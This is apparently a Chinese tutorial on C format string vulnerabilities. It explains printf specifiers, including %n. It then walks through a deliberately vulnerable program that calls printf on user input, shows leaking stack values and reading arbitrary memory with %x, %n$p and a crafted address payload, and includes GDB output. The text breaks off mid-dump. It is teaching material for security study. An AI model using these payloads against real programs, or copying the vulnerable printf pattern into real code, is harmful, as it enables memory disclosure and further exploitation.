格式化字符串漏洞

目录

1 格式化字符串漏洞原理

1.1 格式化字符串函数介绍

格式化字符串函数可以接受**可变数量的参数**，并将**第一个参数作为格式化字符串，根据其来解析之后的参数。**


通俗来说，**格式化字符串函数就是将计算机内存中表示的数据转化为我们人类可读的字符串格式。**

几乎所有的 C/C++ 程序都会利用格式化字符串函数来**输出信息**，**调试程序**，或者**处理字符串。**

一般来说，格式化字符串在利用的时候主要分为三个部分：

格式化字符串函数 、格式化字符串 、后续参数(可选)

举个栗子



1.1.1 格式化字符串函数

输入函数

- scanf

输出函数

函数	基本介绍
printf	输出到 stdout
fprintf	输出到指定 FILE 流
syslog	输出日志

1.1.2 格式化字符串

```
%[parameter][flags][field width][.precision][length]type
```

type


- d/i，有符号整数
- u，无符号整数
- x/X，16 进制 unsigned int 。x 使用小写字母；X 使用大写字母。
- n，不输出字符，但是把已经**成功输出**的字符个数写入对应的整型指针参数所指的变量。

1.1.3 参数

就是相应的要输出的变量

1.2 漏洞成因


printf 格式化字符串函数执行流图



那么假设，此时我们在编写程序时候，写成了如下形式：

```
printf("Welcode to  %d %s");
```

执行输出结果:



漏洞原因：格式字符串**要求的参数**和**实际提供的参数**不匹配

为什么可以通过编译?

- 因为 printf() 函数的参数被定义为**可变**的。
- 为了发现不匹配的情况，编译器需要理解 printf() 是怎么工作的和格式字符串是什么。然而，编译器并不知道这些。
- 有时格式字符串并不是固定的，它可能在程序执行中**动态生成**。

printf() 函数自己可以发现不匹配吗?

printf() 函数从栈中取出参数，如果它需要 3 个，那它就取出 3 个。除非栈的边界被标记了，否则 printf() 是不会知道它取出的参数比提供给它的参数多了。然而并没有这样的标记。

1.3 格式化字符串漏洞利用

实验环境

```
ubuntu 16.04
gdb  7.8
gcc 5.4.0
```

例如，我们给定如下程序


```c
#include <stdio.h>
int main() {
  char s[100];
  int a = 1, b = 0x22222222, c = -1;
  scanf("%s", s);
  printf("%08x.%08x.%08x.%s\n", a, b, c, s);
  printf(s);
  return 0;
}
```

编译

```
$ gcc -m32 -fno-stack-protector -no-pie -o leakmemory leakmemory.c
```

1.3.1 使程序崩溃

崩溃原因是因为栈上不可能每个值都对应了合法的地址，所以总是会有某个地址可以使得程序崩溃（地址越界访问）。



1.3.2 查看栈内容

首先测试一下执行效果：

```
$ ./leakmemory

%08x.%08x.%08x
```


执行结果

```
./leakmemory
%08x.%08x.%08x
00000001.22222222.ffffffff.%08x.%08x.%08x
ffbbe980.000000c2.f7e4c79b
```

为了更加细致的观察,使用 GDB 调试。


```
#使用 gdb 进行调试
$gdb leakmemory
# 下断点
gdb-peda$ b printf
    Breakpoint 1 at 0x8048330
#开始执行程序
gdb-peda$ r
    Starting program: /home/giantbranch/tmp/leakmemory
    %08x.%08x.%08x
```

程序**断在 printf 函数首次调用位置**，查看栈空间。


寄存器
汇编代码
栈布局
返回值 RA
printf参数1: format
printf参数2: a
printf参数3: b
printf参数4: c
printf参数5: s
gdb-peda$ r
Starting program: /home/giantbranch/tmp/leakmemory
%08x.%08x.%08x
[----------registers----------]
EAX: 0xffffd310 ("%08x.%08x.%08x")
EBX: 0x0
ECX: 0x1
EDX: 0xf7fad87c --> 0x0
ESI: 0xf7fac000 --> 0x1b2db0
EDI: 0xf7fac000 --> 0x1b2db0
EBP: 0xffffd388 --> 0x0
ESP: 0xffffd2ec --> 0x80484bf (<main+84>: add esp,0x20)
EIP: 0xf7e42680 (<printf>: call 0xf7f18c59)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT direction overflow)
[----------code----------]
0xf7e4267b <fprintf+27>: ret
0xf7e4267c: xchg ax,ax
0xf7e4267e: xchg ax,ax
=> 0xf7e42680 <printf>: call 0xf7f18c59
0xf7e42685 <printf+5>: add eax,0x16997b
0xf7e4268a <printf+10>: sub esp,0xc
0xf7e4268d <printf+13>: mov eax,DWORD PTR [eax-0x68]
0xf7e42693 <printf+19>: lea edx,[esp+0x14]
No argument
[----------stack----------]
0000| 0xffffd2ec --> 0x80484bf (<main+84>: add esp,0x20)
0004| 0xffffd2f0 --> 0x8048563 ("%08x.%08x.%08x.%s\n")
0008| 0xffffd2f4 --> 0x1
0012| 0xffffd2f8 ("\"\"\"\"\377\377\377\377\020\323\377\377\020\323\377\377", <incomplete sequence \302>)
0016| 0xffffd2fc --> 0xffffffff
0020| 0xffffd300 --> 0xffffd310 ("%08x.%08x.%08x")
0024| 0xffffd304 --> 0xffffd310 ("%08x.%08x.%08x")
0028| 0xffffd308 --> 0xc2
[----------]
Legend: code, data, rodata, value

继续执行，程序输出每个变量对应的值。并且断在了下一个 printf 处。


继续执行，由于格式化字符串为 %x%x%x，所以，程序会将栈上的 `0xffffd304` 及之后的数值分别作为 1、2、3 个参数按照 int 型进行解析，分别输出。




1.3.2 直接获取栈中被视为第 n+1 个参数的值

`%n$x`

为什么是第 n+1 个参数?




重新调试运行，可以看出，我们确实获得了 **printf 的第 4 个参数**所对应的值 f7e8979b。



1.3.3 查看任意内存的地址


原理：**显示指定解析地址的内存**

例如：printf 参数存储字符串起始地址，输出 %s 时，读取参数内容并将其作为字符串起始地址,直到遇到一个空字符,读取结束。



(1). 获取输入参数在栈上的偏移

由 0x41414141 处所在的位置可以看出我们的格式化字符串的起始地址正好是输出函数的第 5 个参数，但是是格式化字符串的第 4 个参数。我们可以来测试一下



(2). 根据偏移查看输出内容

0x41414141 是输出的第 4 个字符，所以我们使用 %4$p 即可读出 0x41414141 处的内容，

```
$ ./leakmemory
AAAA%4$p
00000001.22222222.ffffffff.AAAA%4$p
AAAA0x41414141
```

当然，这可能是一个不合法的地址。我们把 AAAA 换成我们需要的合法的地址即可查看对应地址的内容。

```
python2 -c 'print("AAA" + "\00\x10\xd3\xff\xff"+".%5$s")' > text
```

```
[-------------------------------------stack--------------------------------------]
0000| 0xffffd2fc --> 0x80484ce (<main+99>:      add    esp,0x10)
